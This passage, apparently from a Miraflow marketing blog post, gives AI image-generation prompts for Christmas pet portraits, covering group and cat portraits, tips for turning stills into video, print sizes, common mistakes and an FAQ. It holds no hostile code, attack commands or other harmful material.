Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create a vertical holiday card photograph of the same pet sitting in the lower middle of the frame on a wooden porch step, with a simple evergreen wreath with a red velvet bow on the door behind and a few warm white fairy lights along the doorframe. Leave the top third of the frame as calm, evenly lit pale blue-grey wall with no objects, as clean space for a greeting to be added later, and keep a generous margin around the pet on all sides for trimming. Soft overcast daylight from the front with a gentle warm glow from the lights, eye-level camera, 50mm lens at f/2.8, the pet's face sharp. Keep my pet's real fur color, markings, ear shape, eye color and body proportions exactly as in the uploaded photo, with no text anywhere in the image and no watermark.

14. Square Wreath-Framed Portrait
A round wreath around the face gives you a ready-made frame for a profile picture, a square Instagram post or a square card.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create a square portrait of the same pet's head and shoulders centered inside a round wreath of fresh pine branches, dried orange slices and small pinecones that forms a natural frame, with the pet looking at the camera through the opening. Soft cream background, even diffused daylight from the front with a very gentle shadow under the wreath, symmetric composition shot straight on with an 85mm lens at f/4 so the whole face is sharp. Keep my pet's real fur color, markings, ear shape, eye color and nose color exactly as in the uploaded photo, with no extra limbs, no lettering and no watermark.
15. Family Portrait With the Dog on the Sofa
Group portraits need two identity locks, one for the people and one for the animal. Describe where each subject sits, and put the pet in the middle so it becomes the focus of the card.
Using the uploaded family photo as the reference, create a realistic Christmas family portrait of the same people and the same dog sitting together on a cream sofa in front of a decorated tree, everyone in coordinated red, green and cream knitwear and the dog sitting in the center on a cushion wearing a small plaid bandana. Keep each person's face, hairstyle and skin tone exactly as in the photo and keep the dog's real fur color, markings, ear shape and eye color, with each person having the correct number of hands and fingers and the dog's paws visible and natural. Warm window light from the left with soft tree lights glowing behind, camera at chest height about eight feet away with a 35mm lens at f/2.8 so everyone is sharp. No garbled text, no watermark.
16. Four-Frame Photo Booth Strip
A photo strip turns one pet into a four-panel story, which suits a Christmas card insert, a story post or a small framed print.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create a vertical photo booth strip with four stacked square frames, each showing the same pet in a different festive moment: wearing a small red Santa hat, wearing soft green felt antlers, sitting beside a wrapped gift, and looking sideways at a Christmas tree with its head tilted. Warm flash-lit snapshot look with a plain cream curtain background, slightly soft film grain, thin white borders between the frames and a narrow cream border around the strip. The same pet appears in all four frames with identical fur color, markings, ear shape and eye color from the uploaded photo, correct paws, and no lettering, watermark or logo.
6) Funny and Viral Pet Christmas Concepts
Humor is what gets a pet picture shared, and the best concepts rely on a simple story that reads in one second. Keep these on the lighter, more candid side of the lighting spectrum, since a direct flash or a tilted camera helps them look like a real snapshot. Other seasonal jokes live elsewhere on the blog: the Santa caught on camera prompts include a scene of the family dog watching Santa, and the Elf on the Shelf prompts work well beside a pet in the same frame.

17. Caught Stealing the Cookies
A fake candid with flash is the most shareable concept here, and the crumbs on the muzzle tell the story. Make this one with AI rather than real cookies, since the ASPCA recommends keeping a pet's diet the same as any other day over the holidays.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create a funny candid flash photograph of the same pet caught at night in a dark kitchen with its front paws on a low wooden table and its muzzle dusted with cookie crumbs, a plate of half-eaten gingerbread cookies and a glass of milk in front of it, and the glow of a Christmas tree visible in the next room. Direct on-camera flash with a slightly harsh bright look and deep shadows behind, a guilty sidelong glance toward the camera, 28mm lens at f/2.8 at the pet's eye level, crumbs and a tipped cookie visible. Keep my pet's real fur color, markings, ear shape, eye color and body proportions exactly as in the uploaded photo, with no red-eye glow, correct paws, and no garbled text or watermark.
18. Gift-Wrapped Pup in an Oversized Box
The pet as the present is a classic gag, and a clean backdrop makes this a good base for a card or a Reel intro.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create a cheerful gift portrait of the same pet sitting inside an oversized open kraft paper gift box with a wide red satin ribbon tied around the outside of the box and a large soft bow resting on the box edge beside the pet, with the lid leaning against the box. Bright seamless cream backdrop, soft overhead softbox with a white reflector below for a clean even look, eye-level front view with an 85mm lens at f/4 for sharpness across the whole pet, subtle paper texture and satin sheen. Keep my pet's real fur color, markings, ear shape, eye color and body proportions exactly as in the uploaded photo, with no ribbon around the pet itself, no garbled text and no watermark.
19. Naughty List Mugshot
A height-chart mugshot is a familiar joke format. This one asks for a single short word on the sign, which models can usually spell, but you can leave the sign blank and add the word in an editor if it comes out wrong.
Using the uploaded photo of my [your pet's breed, color, markings] as the reference, create a humorous mugshot-style photograph of the same pet sitting in front of a plain white wall with black horizontal height-chart lines, with a small black chalkboard sign on a red ribbon hanging from the chest that reads NAUGHTY in bold white capital letters. Flat frontal on-camera flash with a slightly harsh look, a deadpan expression, shot straight on at eye level with a 35mm lens at f/4 so the face and the sign are both sharp. Keep my pet's real fur color, markings, ear shape, eye color and body proportions exactly as in the uploaded photo, with correct paws, the single word NAUGHTY spelled correctly on the sign and no other text, watermark or logo.
7) Multi-Pet and Group Pet Portraits
Group portraits are where identity drift gets worse, because every animal needs its own features protected and the model can blend two coats into one. Describe each pet separately in the prompt, assign each a position (left, center, right), and mention relative size, since a Great Dane next to a Chihuahua should look like it. If your tool accepts more than one reference image, upload one clear photo per animal. If it accepts only one, start from your sharpest group photo, and use inpainting afterward to correct any face that came out wrong. Two or three animals is a sensible limit while you are learning how your tool behaves.

20. Dog and Cat Together Under the Tree
The dog-and-cat portrait is the most requested multi-pet scene. Placing the animals at slightly different heights keeps both faces readable.
Using the uploaded photos of my [dog's breed, color, markings] and my [cat's breed, color, markings] as the references, create a realistic Christmas photograph of both pets together on a cream sofa in front of a decorated tree, the dog on the left sitting upright and the cat on the right lying in a relaxed loaf with its paws tucked, a folded red plaid blanket between them. Warm tree lights glowing in soft bokeh behind and window light from the left, eye-level shot with a 50mm lens at f/2.8 so both faces are sharp. Treat each animal as a separate subject and keep each one's fur color, markings, ear shape, eye color and size relative to the other exactly as in its own photo, with the correct number of legs and paws for each, and no garbled text or watermark.
21. Three Pets in Matching Bandanas
For a household with three animals, a simple lineup on a bench is easier to control than a pile on a sofa.
Using the uploaded photos of my three pets as the references, a [pet one description] on the left, a [pet two description] in the middle and a [pet three description] on the right, create a realistic Christmas portrait of the three sitting in a row on a weathered wooden bench in front of a snowy garden, each wearing a matching red plaid cotton bandana. Soft overcast daylight with a hint of warm light from a lantern-shaped string of fairy lights behind, eye-level camera about eight feet away with a 50mm lens at f/4 so all three faces are sharp. Treat each animal as a separate subject and keep each one's fur color, markings, ear shape, eye color and relative size exactly as in its own photo, with the correct number of legs and paws for each, and no garbled text or watermark.
8) Cat-Specific Christmas Portrait Ideas
Cats need a different set of instructions than dogs. Their eyes have vertical pupils and strong reflections, their whiskers are thin and easy for a model to drop or tangle, tabby stripes and calico patches have to stay exactly where they are, and a long-haired coat can turn into a blur without the right light. Name the eye color and the coat pattern in words, ask for visible whiskers, and skip ribbon and string near the neck or within reach in any real photo you plan to stage, since cats like to play with and chew them. The prompts below use paper, boxes, velvet and window light, all things cats actually like.

22. Black Cat in the Window With Fairy Lights
Black fur loses its detail in dim light, so this prompt uses a warm rim light from fairy lights to carve out the shape of the ears, shoulders and whiskers.
Using the uploaded photo of my black cat as the reference, create a moody Christmas portrait of the same cat sitting on a wide wooden window seat at night, with warm white fairy lights strung along the window frame and soft snow falling outside the glass. A strong warm rim light from the fairy lights along the edge of the fur and ears so the silhouette and fur texture are visible, a faint blue glow from the snowy night outside, close shot at eye level with an 85mm lens at f/1.8, bright amber eyes with round catchlights and clearly visible whiskers. Keep my cat's real eye color, nose, whisker pattern, ear shape and any small white patches exactly as in the uploaded photo, with four natural paws and no garbled text or watermark.
23. Tabby in a Nest of Wrapping Paper
Cats love paper and boxes, so this concept looks natural and matches what a real cat would do on Christmas morning. It keeps ribbon and string out of the frame on purpose.
Using the uploaded photo of my [cat's coat pattern and color] cat as the reference, create a playful photograph of the same cat curled up inside a nest of crumpled kraft wrapping paper beside an empty cardboard box with its flaps open, on a wooden floor with a small decorated tree blurred behind. Soft morning window light from the left with warm tree lights in the background, close shot slightly above eye level with a 50mm lens at f/2.2, paper crinkles and individual fur strands clearly visible, the cat's eyes bright and alert. Keep my cat's real stripe or patch placement, fur color, eye color, ear shape and whiskers exactly as in the uploaded photo, with natural paws and no ribbon or string, no garbled text and no watermark.
24. Long-Haired Cat on a Velvet Armchair
A formal portrait suits a fluffy cat, and a backlight along the coat shows off the texture that makes the breed look special.
Using the uploaded photo of my [cat's breed, coat color, markings] as the reference, create a formal Christmas portrait of the same cat seated upright on a forest-green velvet armchair beside a small tree with warm white lights, a fir garland along the wall behind and a frosted window to one side. Soft window light from behind-left creating a bright rim along the long fur, with gentle fill from the front so the face stays detailed, medium close-up at eye level with an 85mm lens at f/2.2 and a shallow depth of field. Keep my cat's real coat color and pattern, eye color, ear tufts, whiskers and body proportions exactly as in the uploaded photo, with four natural paws, and no garbled text or watermark.
Turning Your Pet Portraits Into Short Videos
A still image can earn more reach as a short vertical video, and pet content suits that format well. There are three simple routes, all in the same browser workflow.
- Text2Shorts for a story. Enter a topic such as Biscuit the corgi's first snow day, choose an animated or realistic style, and Text2Shorts writes the script, builds scene visuals and adds a voice. You can edit the script and the visual prompts before the final render, so you can paste in scene descriptions from this post. The walkthrough in From Prompt to Reel shows each step.
- Cinematic video for one moving moment. Upload a finished portrait to Miraflow's cinematic video generator and describe a small motion. Small movements look more natural than big ones, and they are less likely to distort anatomy.
- Music to carry the clip. A gentle seasonal instrumental raises a short clip a lot. Miraflow's AI music generator makes tracks you describe in plain words, and the AI music prompts for YouTube, Reels and TikTok have ideas to paste.
Two motion prompts that work well with the portraits above:
Animate the uploaded Christmas portrait of my pet as a five second clip: the warm fairy lights twinkle softly in the background, the pet blinks slowly once and gives a single gentle tail wag, and the camera makes a very slow push-in toward the face. Keep the pet's fur color, markings, ear shape and eye color identical to the first frame, keep the legs and paws unchanged, and add no new objects, text or watermark.
Animate the uploaded snow portrait of my pet as a six second clip: light snowflakes drift down at different depths, a faint puff of breath rises in the cold air, the scarf moves slightly in a soft breeze, and the pet turns its head a few degrees toward the camera. Keep the pet's identity and markings unchanged, keep all four legs steady, and add no text or watermark.
A short sequence that works for a 15-second Reel is the fireside portrait first, the funniest concept second, and the snow scene as a calm ending. The living photo prompts cover more ways to bring a still to life. If you already have a longer video of your pets, such as a holiday morning clip, AI Clipping can find the best moments and cut them into captioned vertical shorts. For the cover frame of a longer pet video, Miraflow's YouTube Thumbnail Maker lets you add title text to a portrait with a clean side.
Print Sizes and Resolution for Holiday Cards and Gifts
If your portrait is headed for paper, resolution matters more than it does on a phone. Shutterfly's photo print guide says photos should ideally be printed at 300 DPI, and it lists recommended pixel dimensions of 1200 x 1800 for a 4x6 print, 1500 x 2100 for a 5x7 print and 2400 x 3000 for an 8x10 print (Shutterfly's photo print guide). The arithmetic is simple: a 5 inch edge at 300 DPI is 1500 pixels, and a 7 inch edge is 2100 pixels. The same guide recommends keeping photos in the sRGB color space, and it notes that screens are backlit, so slightly increasing brightness before printing can keep a print from looking darker than expected.
Three practical points follow for AI pet portraits:
- Check the pixel size of the finished file. AI images come in a range of dimensions depending on the tool and the settings. Compare the width and height with the pixel sizes listed above. If the file is smaller than the size you want, upscale it before ordering instead of letting the printer stretch it.
- Plan for the aspect ratio. A 5x7 card is a 5:7 shape, a 4x6 print is 2:3 and an 8x10 print is 4:5. Many image generators do not offer a native 5:7 ratio, so generate the closest tall ratio available and crop it afterward. This is why prompt 13 asks for a generous margin around the pet. Shutterfly notes that different print sizes may crop an image differently and suggests using the crop preview at checkout to keep important details in the print area.
- Keep the face away from the edges. The eyes and nose should sit well inside the middle of the picture. If the pet is close to a border, a small change in the crop can cut an ear or a paw.
For bleed, safe zones and text placement on printed cards, the print specs section of the AI Christmas card prompts post goes through each one in detail. Square prints suit prompt 14, and a vertical portrait suits prompts 13 and 16.
How to Customize These Prompts
Every prompt in this post follows the same skeleton, which makes it easy to build your own:
- Subject line: the uploaded photo and your pet's anchored description (breed, coat, markings).
- Costume or props: one or two items, with fabric and color, and what stays uncovered (face, ears, paws).
- Setting: a hearth, a sofa, a snowy trail, a kitchen counter.
- Light: a direction and a quality, such as warm firelight from the right or overcast daylight from the front.
- Camera: a distance, an angle at the pet's eye level and a lens with an aperture, such as 85mm at f/1.8.
- Identity lock: fur color, markings, ear shape, eye color, nose color and body proportions as in the uploaded photo.
- Failure clause: no extra legs, no garbled text, no watermark.
Some swaps keep a prompt fresh and suit different animals:
- Match the item to the coat. A thick scarf shows off a short coat, but it disappears into a Samoyed or a Maine Coon. Long double coats look better with rim light that shows the halo of fur, while a short-haired breed benefits from fabric texture.
- Match the lighting to the color. White and cream pets pick up a red or green cast from colored lights, so prefer warm white lights. Black pets need a rim light or a bright background.
- Match the hat to the ears. Upright ears such as a Corgi's should come through the hat, while a Cavalier's feathered ears should hang over a hood.
- Change the lens. An 85mm look is flattering for a close portrait, a 35mm look suits a snapshot, and a 135mm look compresses a winter forest into soft layers.
- Change the style. Add as a watercolor Christmas card illustration or as a vintage 1950s greeting card for a softer, more illustrated look. The Pixar-style prompts and the Ghibli-style prompts show how far a stylization can go, and they work with a pet photo as well as a selfie.
- Change the scale. A single close-up, a group on a sofa and a wide scene with a small pet in a big snowy landscape are three very different pictures from the same reference.
If you run a pet business, groomer, boarding service or pet shop, the same technique makes holiday promos as well, and the pet brand content prompts post goes through product and lifestyle visuals in more detail. For a profile picture to match your holiday set, see the AI profile picture prompts, and for a feed layout, the Instagram post image templates give you formats to start from.
Common Mistakes With AI Christmas Pet Portraits
Changing too many things at once. A new costume, a new room, a new pose and new lighting all in one prompt gives the model a lot of room to forget your pet. Start with one change, check the result, then add another.
Uploading a photo with two animals or a person in it. The model can blend features between subjects. Crop the reference to one pet, or describe each subject separately as in prompts 20 and 21.
Shooting the reference from standing height. A top-down photo shortens the legs and enlarges the head, and the portrait will often keep that distortion, so get down to eye level before you take the photo.
Extra legs, extra paws and extra toes. Anatomy errors show up most often in crowded poses, such as a pet buried in a blanket, held in a lap, partly behind a gift or leaping in an action shot. Prefer a seated or lying pose, use a three-quarter crop so fewer legs have to be drawn, and ask for the number of legs and paws in the prompt. If one paw comes out wrong, mask just that paw and regenerate that area with inpainting.
Hats that swallow the ears. A hat that covers the ears also hides one of the strongest identity cues. Ask for the ears to stay visible and choose a small hat or a headband.
Unsafe props, in the picture and in real life. AI images can show anything, but readers sometimes recreate a scene for real. The ASPCA's holiday guidance advises skipping tinsel, since swallowed tinsel can cause an obstructed digestive tract and may need surgery, never leaving candles unattended, keeping wires, batteries and glass ornaments out of paws' reach, and keeping snow globes away from pets because they contain ethylene glycol, the same chemical used in antifreeze. It also lists holly and mistletoe as plants that can cause problems, and says poinsettias can make pets sick with mild to moderate stomach irritation, so a faux plant is the easy choice. The prompts in this post stick to fairy lights, wool, felt, wood and paper for that reason.
Colored light that changes the coat. Strong red or green light on a white or cream coat turns the fur pink or green and shifts eye color. Ask for warm white tree lights and let the red and green come from props.
Plastic-looking fur. Over-smoothed fur is a common sign of a generated image. Ask for individual hairs at the edges, visible whiskers and a natural texture, and avoid words like glossy or flawless.
Lettering inside the image. Stocking names, greeting text and signs are often misspelled. Leave space and add the words in an editor, as in the card prompts, or limit the text in the image to one short word like in prompt 19.
Generating one version and stopping. Run three or four variations and compare each one with your original photo at full size, because the best result is often the third one.
Make Your Christmas Pet Portraits With Miraflow
Everything in this post can be done in one browser tab. Miraflow's AI Image Generator handles the image-to-image portraits and the inpainting fixes, the YouTube Thumbnail Maker puts title text over a wide pet portrait, Text2Shorts and the cinematic video generator turn stills into vertical clips, and the music generator supplies the soundtrack. You can reach every tool from the Miraflow home page.
A simple evening plan: photograph your pet in daylight and choose the sharpest frame, generate one fireside portrait and one funny concept from this post, compare both with the original and fix any small errors with inpainting, then pick the best two and turn one of them into a short clip with music. That leaves you a card image, a gift image and a Reel by the end of the night, all built from a single reference photo.
Frequently Asked Questions
What is the best AI prompt for a Christmas dog portrait?
Start with the structure used throughout this post: describe the scene and the light, name one or two props, and end with an identity-lock sentence that keeps your dog's real fur color, markings, ear shape, eye color and nose color. The cozy tree-light portrait in prompt 2 is a good first try, because it needs no costume and hides the background in soft bokeh.
Can I make a Christmas cat portrait with AI?
Yes, you can. Upload a sharp, eye-level photo of your cat and use any of the cat-specific prompts in section 8, or swap a cat description into the cozy prompts. Name the coat pattern and the eye color in words, and ask for visible whiskers so thin details do not disappear.
How do I keep my pet looking like my pet in the AI image?
Use a sharp, evenly lit, eye-level reference photo, describe your pet's coat, eyes, nose, ears and markings in the prompt, and make only one or two changes per prompt. Generate several versions, compare each with the original at full size, and fix a single wrong detail with inpainting instead of starting again.
Do I need to put a costume on my pet for these prompts?
No, you only need one photo of your pet in a relaxed moment. The Santa hat, the elf outfit and the reindeer antlers exist only in the generated image, which is helpful for pets who dislike clothing, older animals and nervous cats.
Can I put two pets, or my whole family, in one portrait?
Yes, both work. Describe each subject separately and assign each a position, and keep the group to two or three animals while you learn how your tool behaves. If the tool accepts several reference images, upload one clear photo per pet. Prompts 15, 20 and 21 show the wording for people with a dog, a dog with a cat and three pets.
What size should an AI Christmas card photo be for printing?
For a 5x7 card, Shutterfly's photo print guide recommends 1500 x 2100 pixels, which is 300 DPI at the final size. A 4x6 print is 1200 x 1800 and an 8x10 is 2400 x 3000. Check the pixel dimensions of your file, upscale it if it is smaller, and keep the pet's face away from the edges because print sizes can crop differently.
Why does the AI give my pet extra legs or paws?
It usually happens in crowded or action poses, where limbs overlap with blankets, gifts or other animals. Choose a seated or lying pose, use a three-quarter crop, state the number of legs and paws in the prompt, and regenerate or inpaint the single area that went wrong.
Is it safe to stage these Christmas scenes with my real pet?
Some of them are best left as AI images. The ASPCA advises skipping tinsel, never leaving candles unattended, keeping wires, batteries and breakable ornaments out of paws' reach, and keeping the usual diet over the holidays, so a cookie-thief photo is better generated than staged. If your pet is not comfortable in a hat or scarf, skip it.
Which AI tool should I use for pet Christmas photos?
Choose a tool with image-to-image generation so the result is built from your own pet's photo, and ideally with inpainting so you can fix one detail without redoing the picture. Miraflow's AI Image Generator offers both, and the same account covers short videos, thumbnails and music for the finished portraits.
Can I turn my Christmas pet portraits into videos?
Yes, there are two easy routes. Use Text2Shorts to build a story from a topic, or upload a still to a cinematic video generator and describe one small motion such as twinkling lights, a slow blink or drifting snow. Add music and captions for Reels, Shorts or TikTok.
Can I sell prints or merch made from these portraits?
For your own pet, personal prints and gifts are straightforward. If you sell items or use the images for a business, check the terms of your image tool and the rules of the platform where you list them, and tell buyers when an image is AI-generated.
Conclusion
A good AI Christmas pet portrait comes down to three things: a sharp, eye-level reference photo, a prompt that changes one thing at a time, and an identity lock that names the details a stranger could use to recognize your pet. The 24 prompts above cover cozy fireside portraits, tasteful Santa, elf and reindeer looks, oil-painting royalty, snow scenes, holiday card layouts, funny concepts, group portraits and cat-specific ideas, so there is a starting point for a card, a gift or a feed full of December posts.
